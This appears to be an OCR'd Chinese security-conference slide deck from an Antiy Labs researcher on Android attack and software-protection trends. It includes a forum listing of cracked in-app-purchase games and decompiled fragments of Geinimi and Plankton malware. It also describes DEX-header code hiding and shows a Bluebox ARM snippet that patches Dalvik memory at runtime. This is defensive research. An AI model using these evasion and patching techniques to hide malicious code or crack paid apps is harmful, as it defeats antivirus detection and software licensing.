
当前案例：内存修改

- 八门神器、GameCIH、GameGuardian、手机游侠……



当前案例：网络数据修改


- （以iOS平台某游戏为例）




当前案例：本地文件修改

- 自动的本地修改
- 离线（PC）端修改

- 甚至出现产业链



当前案例：应用内支付


安卓内购破解区 今日: 424 | 主题: 259
收藏 | RSS
全部 集合 | 益智 | 格斗 | 解谜 | 模拟 | 塔防 | 更多++
+发帖
最新更新: 全部 一天 一周 一月 最后发表 全部主题 精华 推荐 新窗
【全国首发】《不可思议的冒险酒馆》动态流BT中文直装版 By apo642
apo642 2013-4-22 6/张图片
【无需ROOT】Sword of Inferno/地狱之剑v2.0 修改版 By佳孋酱つ
佳孋酱つ 2013-9-3 5/张图片
【喜帖】三国KILL-卡牌桌游/The KILL-card game v1.8 金币1亿离线直装版 By 佳孋酱つ
佳孋酱つ 4 天前 2/张图片
【全国首发】《火线指令： 诺曼底》内购破解直装版 By 小号a
小号a 2013-5-31 6/张图片
《极品飞车17之最高通缉》内购解锁 By Rita丶若雪
Rita丶若雪 2013-7-20 2/张图片
【迪斯尼出品】《Monsters University / 怪兽大学》V-1.0.0 内购解锁 By china-boy
china-boy 2013-8-3 5/张图片
【全国首发】 PunchBox 万人期待《捕鱼达人2》内购破解直装版 By 小号a
小号a 2013-1-23 6/张图片
【无需ROOT】Empire Defense II/帝国塔防2 v1.2.6 无限购买水晶直装版 By 佳麗酱つ
佳孋酱つ 2013-8-4 2/张图片

趋势和问题

- Android的软件版权攻击点从软件/代码转向数据和业务
- 类似iOS App出现过和正在出现的各类问题
- 而目前防御方案上存在不足
- （本节部分资源来自tanjiti，在此特别感谢）

趋势七

恶意代码开始采用商业级代码保护技术

此前的情况：ProGuard

- 符号信息混淆（Identifier Mangling）
- 增加分析难度、轻度对抗检测

```
public abstract class AdPushable
  implements Parcelable
{
  public static final Parcelable.Creator CREATOR = new n();
  public static final String a = com.geinimi.c.m.a(35);
  public static final String b = com.geinimi.c.m.a(36);
  private static String[] e;
  private int c;
  private int d;
  private HashMap f = null;

  static
  {
    String[] arrayOfString = new String[2];
    arrayOfString[0] = a;
    arrayOfString[1] = b;
    e = arrayOfString;
  }
```

```
byte[] arrayOfByte4 = this.h;
int i33 = 0 + 1;
int i34 = arrayOfByte4[0];
i17 = i33;
i16 = i10;
i15 = i34;
int i18 = (i15 & 0xFF) << 10;
if (this.i <= 0)
  break label1059;
byte[] arrayOfByte3 = this.h;
int i30 = i17 + 1;
int i31 = arrayOfByte3[i17];
i21 = i30;
int i32 = i16;
i20 = i31;
i22 = i32;
int i23 = i18 | (i20 & 0xFF) << 2;
this.i -= i21;
int i24 = i9 + 1;
arrayOfByte2[i9] = arrayOfByte1[(0x3F & i23 >> 12)];
int i25 = i24 + 1;
arrayOfByte2[i24] = arrayOfByte1[(0x3F & i23 >> 6)];
i26 = i25 + 1;
arrayOfByte2[i25] = arrayOfByte1[(i23 & 0x3F)];
if (!this.a)
  break label1187;
i27 = i26 + 1;
arrayOfByte2[i26] = 61;
```

- 并逐渐出现各类其他混淆方法

此前的情况：DexClassLoader

- 动态加载Dex文件，通过反射调用其中代码执行
- 不少恶意代码使用： Plankton、Anserver.b……

```
.method protected varargs doInBackground([Ljava/lang/Void;)Ljava/lang/Class;
    .locals 9
    .parameter "params"
    ......
    new-instance v2, Ldalvik/system/DexClassLoader;
    iget-object v5, p0, Lcom/plankton/device/android/service/ClassLoaderTask;->dirName:Ljava/lang/String;
    const/4 v6, 0x0
    const-class v7, Lcom/plankton/device/android/service/AndroidMDKService;
    invoke-virtual {v7}, Ljava/lang/Class;->getClassLoader()Ljava/lang/ClassLoader;
    move-result-object v7
    invoke-direct {v2, v3, v5, v6, v7}, Ldalvik/system/DexClassLoader;-><init>(Ljava/lang/String;Ljava/lang/String;
        Ljava/lang/String;Ljava/lang/ClassLoader;)V
    .......
    const-string v5, "com.plankton.device.android.AndroidMDKProvider"
    invoke-virtual {v2, v5}, Ldalvik/system/DexClassLoader;->loadClass(Ljava/lang/String;)Ljava/lang/Class;
    ......
.end method
```


- 同时，也被正常软件和加固方案所使用：
  - 实现功能的透明扩展
  - 实现代码加密

当前案例：DexGuard

- DexGuard，ProGuard商业版，更强加密保护能力
- 史上最复杂的Android木马Obad.a利用它实现Manifest字段混淆和基于clinit的动态代码解密


DexGuard delivers all the necessary integrated features:

- ✓ **Optimize and obfuscate.** DexGuard extends the industry-standard features of ProGuard with configuration and processing tuned for the Android platform. If you're familiar with ProGuard, you may want to have a look at the feature comparison.
- ✓ **Encrypt strings.** Thwart hacking through trivial searches, by specifying the strings that should become invisible in your code. DexGuard encrypts the strings for you, so you don't have to burden your source code and your development process.
- ✓ **Encrypt entire classes.** Hide important code like license checks or paid downloads, by specifying entire classes that should be encrypted. DexGuard does this transparently and effectively.
- ✓ **Encrypt assets.** Hide important data as well. DexGuard can encrypt your asset files transparently, so hackers won't just run away with them.
- ✓ **Hide access to sensitive APIs.** Further harden your code, by letting DexGuard insert reflection to access sensitive APIs, like the standard Android APIs for signature validation or cryptographic operations.
- ✓ **Add tamper detection.** Let your application react accordingly if a hacker has tried to modify it or is accessing it illegitimately.
- ✓ **Thoroughly remove Android logging code.** Develop with logging, debugging, and testing code, and just leave it to DexGuard to remove it from your released code.



当前案例：HoseDex2Jar

- Tim Strazerre在BlackHat 2012提出DEX头隐藏代码
- 在线加固服务HoseDex2Jar采用这一技巧
- 2013年6月，Syrup家族中出现这一特点




Name	Value	Start	Size	Color	Comment
▼ struct header_item dex_header		0h	70h	Fg: Bg	Dex file header
▶ struct dex_magic magic	dex 035	0h	8h	Fg: Bg	Magic value
uint checksum	DB3FC20Ah	8h	4h	Fg: Bg	Alder32 checksum of rest of file
▶ SHA1 signature[20]	11D5F869B09E...	Ch	14h	Fg: Bg	SHA-1 signature of rest of file
uint file_size	15431	20h	4h	Fg: Bg	File size in bytes
uint header_size	9852	24h	4h	Fg: Bg	Header size in bytes
uint endian_tag	12345678h	28h	4h	Fg: Bg	Endianness tag
uint link_size	0	2Ch	4h	Fg: Bg	Size of link section
uint link_off	0	30h	4h	Fg: Bg	File offset of link section
uint map_off	15283	34h	4h	Fg: Bg	File offset of map list

```
; =============== S U B R O U T I N E =======================================

                EXPORT Java_com_code_code_MainActivity_hiTim
Java_com_code_code_MainActivity_hiTim

var_160         = -0x160
var_154         = -0x154
```

当前案例：ADAM

- ADAM：Android app自动重打包混淆框架，用于测试反病毒软件对混淆的检测能力（2012.07）



ADAM: An Automatic and Extensible Platform to Stress Test Android Anti-Virus Systems

Min Zheng, Patrick P. C. Lee, and John C. S. Lui

Dept of Computer Science and Engineering, The Chinese University of Hong Kong
{mzheng,pclee,cslui}@cse.cuhk.edu.hk

- 2013年，某公司大样本库中出现“被ADAM化”的恶意代码样本

问题和思考


- 商业级加固方案被用于恶意代码自我保护，带来：
  - 自动化静态分析失败
  - 人工反汇编、反编译困难
  - 启发式检测、已知特征检测等难度加大
- 保护技术往往保密，需要额外逆向分析
- 还可能带来误报（回顾PC上的加壳）

趋势八

代码运行时修改技术可能使软件保护方案出现突破

此前的技术

- ProGuard等代码混淆和符号混淆
- DexClassesLoader等代码加密
- 伪加密等异常ZIP格式的反反汇编
- 花指令和无效指令的反反汇编
- 异常DEX格式的代码隐藏
- 资源文件加密
- ……



Dalvik运行时修改


- Bluebox：通过native代码，将Dalvik使用内存块属性改为可写，并修改其代码片段

```
MOVS    R0, R5
MOVS    R1, R7          ; len
MOVS    R2, #3          ; prot
ADDS    R0, #0x10       ; addr
BLX     mprotect
LDR     R1, =(inject_ptr - 0x125E)
MOVS    R0, R4          ; dest
MOVS    R2, #0xDE       ; n
ADD     R1, PC ; inject_ptr
LDR     R1, [R1] ; inject ; src
BLX     memcpy
POP     {R2}
```

- 进一步，也可以修改数据
- 反病毒软件用静态的方法基本无法检出

Dalvik运行时修改

- DexGuard：基于Java类的clinit方法实现类第一次引用时的代码修改
  - class initializer method
  - Jien-Tsai Chan. *Advanced obfuscation techniques for Java bytecode*, Apr. 2004.



单点技术的可能影响

- 类似早期病毒的自修改技术，在Dalvik上玩出多态、变形等技术
- 对数据，尤其是control-data的修改技术出现
  - Non-control-data problem on Android?
- 与现有DRM的结合，出现强有力的解决方案

- 也会被（和已经被）攻击者所使用

结语

Android漏洞攻防的趋势

- 1 day问题和设备商代码成为提权漏洞新来源
- 系统和框架漏洞大量出现，影响普通软件安全性
- 应用软件自动化漏洞挖掘遭遇方法瓶颈
- 恶意代码利用系统和软件漏洞展开高级攻击
- APT攻击趋势下，信息泄漏型漏洞更加重要

Android软件保护的趋势

- 软件版权攻击点从代码转向数据和业务
- 恶意代码开始采用商业级代码保护技术
- 代码运行时修改技术可能使软件保护方案出现突破

这是最好的时期，也是最坏的时期；
这是智慧的时代，也是愚蠢的时代；
这是信任的年代，也是怀疑的年代；
这是光明的季节，也是黑暗的季节；
这是希望的春天，也是失望的冬天；
我们的前途无量，同时又感到希望渺茫；
我们一齐奔向天堂，我们全都走向另一个方向……

——狄更斯《双城记》

END

谢谢！

肖梓航 Claud Xiao

安天实验室 高级研究员

Email: xiaozihang@gmail.com
Website: http://www.antiy.com